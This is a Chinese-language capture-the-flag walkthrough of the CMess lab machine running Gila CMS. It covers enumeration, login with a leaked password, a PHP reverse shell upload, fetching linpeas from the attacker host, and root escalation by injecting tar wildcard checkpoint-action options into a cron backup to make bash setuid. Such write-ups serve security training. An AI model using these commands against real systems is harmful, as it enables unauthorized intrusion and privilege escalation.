

IP Address : 10.48.186.51

## Key Techniques

- Web Enumeration
- Fuzzing Enumeration
- Linux Privilege Escalation

## Reconnaissance

查看 robots.txt目录

```
1 http://10.48.186.51/robots.txt
2
3 User-agent: *
4 Disallow: /src/
5 Disallow: /themes/
6 Disallow: /lib/
```

使用Nmap进行扫描

```
1 $ nmap -T4 -A -F 10.48.186.51
2
3 PORT      STATE SERVICE VERSION
4 22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
5 | ssh-hostkey:
6 |   2048 d9:b6:52:d3:93:9a:38:50:b4:23:3b:fd:21:0c:05:1f (RSA)
7 |   256 21:c3:6e:31:8b:85:22:8a:6d:72:86:8f:ae:64:66:2b (ECDSA)
8 |_  256 5b:b9:75:78:05:d7:ec:43:30:96:17:ff:c6:a8:6c:ed (ED25519)
9 80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
10 |_http-title: Site doesn't have a title (text/html; charset=UTF-8).
11 |_http-server-header: Apache/2.4.18 (Ubuntu)
12 |_http-generator: Gila CMS
13 | http-robots.txt: 3 disallowed entries
14 |_/src/ /themes/ /lib/
```

```
1 $ nmap -T4 -sv -p- 10.48.186.51
2
3 PORT      STATE SERVICE VERSION
4 22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
5 80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
```

使用gobuster进行枚举

```
1 $ gobuster dir -u http://10.48.186.51 -w /home/druid/Tools/SecLists/Discovery/web-Content/raft-medium-directories.txt
2
3 tmp                (Status: 301) [Size: 318] [--> http://10.48.186.51/tmp?url=tmp]
4 admin              (Status: 200) [Size: 1583]
5 search             (Status: 200) [Size: 3860]
```

|    |               |                                                                        |
|----|---------------|------------------------------------------------------------------------|
| 6  | themes        | (Status: 301) [Size: 324] [--> http://10.48.186.51/themes/?url=themes] |
| 7  | login         | (Status: 200) [Size: 1583]                                             |
| 8  | sites         | (Status: 301) [Size: 322] [--> http://10.48.186.51/sites/?url=sites]   |
| 9  | feed          | (Status: 200) [Size: 735]                                              |
| 10 | tag           | (Status: 200) [Size: 3883]                                             |
| 11 | blog          | (Status: 200) [Size: 3860]                                             |
| 12 | category      | (Status: 200) [Size: 3871]                                             |
| 13 | lib           | (Status: 301) [Size: 318] [--> http://10.48.186.51/lib/?url=lib]       |
| 14 | api           | (Status: 200) [Size: 0]                                                |
| 15 | assets        | (Status: 301) [Size: 324] [--> http://10.48.186.51/assets/?url=assets] |
| 16 | author        | (Status: 200) [Size: 3599]                                             |
| 17 | tags          | (Status: 200) [Size: 3145]                                             |
| 18 | about         | (Status: 200) [Size: 3359]                                             |
| 19 | Search        | (Status: 200) [Size: 3860]                                             |
| 20 | log           | (Status: 301) [Size: 318] [--> http://10.48.186.51/log/?url=log]       |
| 21 | index         | (Status: 200) [Size: 3860]                                             |
| 22 | 1             | (Status: 200) [Size: 4090]                                             |
| 23 | src           | (Status: 301) [Size: 318] [--> http://10.48.186.51/src/?url=src]       |
| 24 | fm            | (Status: 200) [Size: 0]                                                |
| 25 | cm            | (Status: 500) [Size: 0]                                                |
| 26 | 0             | (Status: 200) [Size: 3860]                                             |
| 27 | About         | (Status: 200) [Size: 3345]                                             |
| 28 | 01            | (Status: 200) [Size: 4090]                                             |
| 29 | Author        | (Status: 200) [Size: 3599]                                             |
| 30 | server-status | (Status: 403) [Size: 277]                                              |
| 31 | Category      | (Status: 200) [Size: 3871]                                             |
| 32 | Index         | (Status: 200) [Size: 3860]                                             |
| 33 | Tags          | (Status: 200) [Size: 3145]                                             |
| 34 | 001           | (Status: 200) [Size: 4090]                                             |
| 35 | Feed          | (Status: 200) [Size: 735]                                              |
| 36 | SEARCH        | (Status: 200) [Size: 3860]                                             |
| 37 | 1c            | (Status: 200) [Size: 4090]                                             |
| 38 | 1qaz2wsx      | (Status: 200) [Size: 4090]                                             |
| 39 | ABOUT         | (Status: 200) [Size: 3345]                                             |
| 40 | Tag           | (Status: 200) [Size: 3883]                                             |
| 41 | 0001          | (Status: 200) [Size: 4090]                                             |
| 42 | 1_files       | (Status: 200) [Size: 4090]                                             |
| 43 | 1ShoppingCart | (Status: 200) [Size: 4090]                                             |
| 44 | 1OLD          | (Status: 200) [Size: 4090]                                             |
| 45 | 1_css         | (Status: 200) [Size: 4090]                                             |
| 46 | 1dump         | (Status: 200) [Size: 4090]                                             |
| 47 | 1loginlog     | (Status: 200) [Size: 4090]                                             |
| 48 | 1images       | (Status: 200) [Size: 4090]                                             |
| 49 | 1temp         | (Status: 200) [Size: 4090]                                             |
| 50 | 1-delivery    | (Status: 200) [Size: 4090]                                             |
| 51 | 1-livraison   | (Status: 200) [Size: 4090]                                             |
| 52 |               |                                                                        |

使用wffuzz进行子域名枚举

```

1 $ wfuzz -c -f subdomains.txt -w ../../Tools/SecLists/Discovery/DNS/subdomains-
  top1million-20000.txt -u "http://cmess.thm/" -H "Host: FUZZ.cmess.thm" --hl 107
2
3 =====
4 ID           Response  Lines   Word     Chars    Payload
5 =====
6 000000018:    200          30 L    104 w    934 ch    "dev"

```

## Initial Access

访问URL

```

1 http://dev.cmess.thm/
2
3 Development Log
4 andre@cmess.thm
5 Have you guys fixed the bug that was found on live?
6
7 support@cmess.thm
8 Hey Andre, We have managed to fix the misconfigured .htaccess file, we're hoping to
  patch it in the upcoming patch!
9
10 support@cmess.thm
11 Update! We have had to delay the patch due to unforeseen circumstances
12
13 andre@cmess.thm
14 That's ok, can you guys reset my password if you get a moment, I seem to be unable to
  get onto the admin panel.
15
16 support@cmess.thm
17 Your password has been reset. Here: KPFTN_f2yxe%

```

---

## Development Log

**andre@cmess.thm**

Have you guys fixed the bug that was found on live?

**support@cmess.thm**

Hey Andre, We have managed to fix the misconfigured .htaccess file, we're hoping to patch it in the upcoming patch!

**support@cmess.thm**

Update! We have had to delay the patch due to unforeseen circumstances

**andre@cmess.thm**


That's ok, can you guys reset my password if you get a moment, I seem to be unable to get onto the admin panel.

**support@cmess.thm**

Your password has been reset. Here: KPFTN\_f2yxe%

由此可知andre@cmess.thm可能被重置为了 KPFTN\_f2yxe%

尝试登录 <http://cmess.thm/admin>



成功登录

并且在左边的Content中发现了File Manager, 尝试上传reverse shell

---

## Delivery&Exploitation

路径为 <http://cmess.thm/admin/assets/php-reverse-shell.php>

而不是<http://cmess.thm/assets/php-reverse-shell.php>

也可以使用 searchsploit 进行相关漏洞搜索,有登陆后CMS的具体信息

```

1 searchsploit gila
2 -----
3 Exploit Title
4                                     | Path
5 Gila CMS 1.10.9 - Remote Code Execution (RCE) (Authenticated)
6                                     | php/webapps/51569.py
7 Gila CMS 1.11.8 - 'query' SQL Injection
8                                     | php/webapps/48590.py
9 Gila CMS 1.9.1 - Cross-Site Scripting
10                                    | php/webapps/46557.txt
11 Gila CMS 2.0.0 - Remote Code Execution (Unauthenticated)
12                                    | php/webapps/49412.py
13 Gila CMS < 1.11.1 - Local File Inclusion
14                                    | multiple/webapps/47407.txt
15 -----
16 Shellcodes: No Results
17

```

```

1 searchsploit -m php/webapps/51569.py
2 Exploit: Gila CMS 1.10.9 - Remote Code Execution (RCE) (Authenticated)
3   URL: https://www.exploit-db.com/exploits/51569
4   Path: /usr/share/exploitdb/exploits/php/webapps/51569.py
5   Codes: N/A
6   Verified: False
7   File Type: Python script, Unicode text, UTF-8 text executable
8   Copied to: /home/druid/Downloads/CMess/51569.py
9

```

```

1 Enter the target login URL (e.g., http://example.com/admin/):
  http://cmess.thm/admin
2 Enter the email: andre@cmess.thm
3 Enter the password: KPFTN_f2yxe%
4 Enter the local IP (LHOST): 192.168.213.166
5 Enter the local port (LPORT): 4444

```

在File Manager的config.php找到了

```

1 <?php

```

```
2
3 $GLOBALS['config'] = array (
4     'db' =>
5     array (
6         'host' => 'localhost',
7         'user' => 'root',
8         'pass' => 'r00tus3rpassw0rd',
9         'name' => 'gila',
10    ),
11    'permissions' =>
12    array (
13        1 =>
14        array (
15            0 => 'admin',
16            1 => 'admin_user',
17            2 => 'admin_userrole',
18        ),
19    ),
20    'packages' =>
21    array (
22        0 => 'blog',
23    ),
24    'base' => 'http://cmess.thm/gila/',
25    'theme' => 'gila-blog',
26    'title' => 'Gila CMS',
27    'slogan' => 'An awesome website!',
28    'default-controller' => 'blog',
29    'timezone' => 'America/Mexico_City',
30    'ssl' => '',
31    'env' => 'pro',
32    'check4updates' => 1,
33    'language' => 'en',
34    'admin_email' => 'andre@cmess.thm',
35    'rewrite' => true,
36 );
```

Kali进行监听

```
1 | nc -lnvp 1234
```

成功连接

执行 `python3 -c "import pty;pty.spawn('/bin/bash')"` 升级为TTY终端

但是发现无法使用cd、ls命令打开/home文件夹

尝试进行提权操作

## Privilege Escalation

上传 linpeas.sh文件

Kali

```
1 python -m http.server 8899
```

TTY

```
1 wget http://192.168.213.166:8899/linpeas.sh
2
3 chmod +x linpeas.sh
4
5 ./linpeas.sh
```

输出结果

```
1  ┌───────────┐ Searching *password* or *credential* files in home (limit 70)
2  /bin/systemd-tty-ask-password-agent

3  /etc/pam.d/common-password
4  /opt/.password.bak
5  /usr/lib/grub/i386-pc/legacy_password_test.mod
6  /usr/lib/grub/i386-pc/password.mod
7  /usr/lib/grub/i386-pc/password_pbkdf2.mod
8  /usr/lib/mysql/plugin/validate_password.so
9  /usr/share/help-langpack/en_AU/ubuntu-help/user-changepassword.page
10 /usr/share/help-langpack/en_AU/ubuntu-help/user-forgottenpassword.page
11 /usr/share/help-langpack/en_AU/ubuntu-help/user-goodpassword.page
12 /usr/share/help-langpack/en_CA/ubuntu-help/user-changepassword.page
13 /usr/share/help-langpack/en_CA/ubuntu-help/user-forgottenpassword.page
14 /usr/share/help-langpack/en_CA/ubuntu-help/user-goodpassword.page
15 /usr/share/help-langpack/en_GB/evince/password.page
16 /usr/share/help-langpack/en_GB/ubuntu-help/user-changepassword.page
17 /usr/share/help-langpack/en_GB/ubuntu-help/user-forgottenpassword.page
18 /usr/share/help-langpack/en_GB/ubuntu-help/user-goodpassword.page
19 /usr/share/help-langpack/en_GB/zenity/password.page
20 /usr/share/icons/Adwaita/scalable/status/dialog-password-symbolic.svg
21 /usr/share/icons/Humanity/apps/24/password.png
22 /usr/share/icons/Humanity/apps/48/password.svg
23 /usr/share/icons/Humanity/status/16/dialog-password.png
24 /usr/share/icons/Humanity/status/24/dialog-password.png
25 /usr/share/icons/Humanity/status/48/dialog-password.svg
26 /usr/share/locale-langpack/en_AU/LC_MESSAGES/credentials-control-center.mo
27 /usr/share/locale-langpack/en_AU/LC_MESSAGES/ubuntuone-credentials.mo
28 /usr/share/locale-langpack/en_CA/LC_MESSAGES/credentials-control-center.mo
29 /usr/share/locale-langpack/en_GB/LC_MESSAGES/credentials-control-center.mo
30 /usr/share/locale-langpack/en_GB/LC_MESSAGES/ubuntuone-credentials.mo
31 /usr/share/man/man1/systemd-ask-password.1.gz
32 /usr/share/man/man1/systemd-tty-ask-password-agent.1.gz
33 /usr/share/man/man7/credentials.7.gz
34 /usr/share/man/man8/systemd-ask-password-console.path.8.gz
35 /usr/share/man/man8/systemd-ask-password-console.service.8.gz
36 /usr/share/man/man8/systemd-ask-password-wall.path.8.gz
37 /usr/share/man/man8/systemd-ask-password-wall.service.8.gz
38  #)There are more creds/passwds files in the previous parent folder
```

```
39
40 /usr/share/pam/common-password.md5sums
41 /var/cache/debconf/passwords.dat
42 /var/lib/pam/password
43 /var/www/html/src/core/views/login-change-password.php
```

可知 `/opt/.password.bak` 存在备份的密码文件

```
www-data@cmess:/tmp$ cat /opt/.password.bak
cat /opt/.password.bak
andres backup password
UQfsdCB7aAP6
www-data@cmess:/tmp$
```

密码信息

```
1 | UQfsdCB7aAP6
```

实现 user flag 的访问与获取

```
1 | andre@cmess:/$ ls /home/andre
2 | ls /home/andre
3 | backup user.txt
4 | andre@cmess:/$ cat /home/andre/user.txt
5 | cat /home/andre/user.txt
6 | thm{c529b5d5d6ab6b430b7eb1903b2b5e1b}
7 |
```

查看定时任务信息

```
1 | andre@cmess:/tmp$ cat /etc/crontab
2 | # /etc/crontab: system-wide crontab
3 | # Unlike any other crontab you don't have to run the `crontab'
4 | # command to install the new version when you edit this file
5 | # and files in /etc/cron.d. These files also have username fields,
6 | # that none of the other crontabs do.
7 |
8 | SHELL=/bin/sh
9 | PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
10 |
11 | # m h dom mon dow user  command
12 | 17 * * * * root    cd / && run-parts --report /etc/cron.hourly
13 | 25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report
14 | /etc/cron.daily )
14 | 47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report
15 | /etc/cron.weekly )
15 | 52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report
16 | /etc/cron.monthly )
16 | */2 * * * * root    cd /home/andre/backup && tar -zcf /tmp/andre_backup.tar.gz *
17 |
```

由此可知,每2分钟会备份一次文件到 `/tmp/andre_backup.tar.gz *`



尝试利用

```
1 andre@cmess:~/backup$ echo 'chmod +s /bin/bash' > shell.sh
2 andre@cmess:~/backup$ chmod +x shell.sh
3 andre@cmess:~/backup$ touch -- "--checkpoint=1"
4 andre@cmess:~/backup$ touch -- "--checkpoint-action=exec=sh shell.sh"
5 andre@cmess:~/backup$ /bin/bash -p
```

等待2分钟,系统自动备份文件

```
1 andre@cmess:~/backup$ /bin/bash -p
2 bash-4.3# whoami
3 root
4 bash-4.3#
5
6 bash-4.3# ls /root
7 root.txt
8 bash-4.3# cat /root/root.txt
9 thm{9f85b7fdeb2cf96985bf5761a93546a2}
10
```

成功获得 Root Flag

## Summary

- nmap进行端口扫描与服务识别
- gobuster进行目录枚举
- wfuzz进行子域名枚举,注意107L的干扰
- 利用收集到的信息与敏感目录路径进行登录
- 登录后,关注常见的文件上传利用等漏洞的利用以及再次进行信息收集
- searchsploit对于进一步收集到的信息(CMS版本等)进行定向漏洞搜索与利用
- 建立nc监听,并搜索敏感文件
- 进行提权操作
- 利用ssh登录,进一步扩大攻击利用面
- 关注备份文件以及定时任务的执行情况,极有可能将敏感文件进行了备份,并且能够将提权操作再次进行备份到敏感文件与进程中,使得自己的提权操作能够顺利执行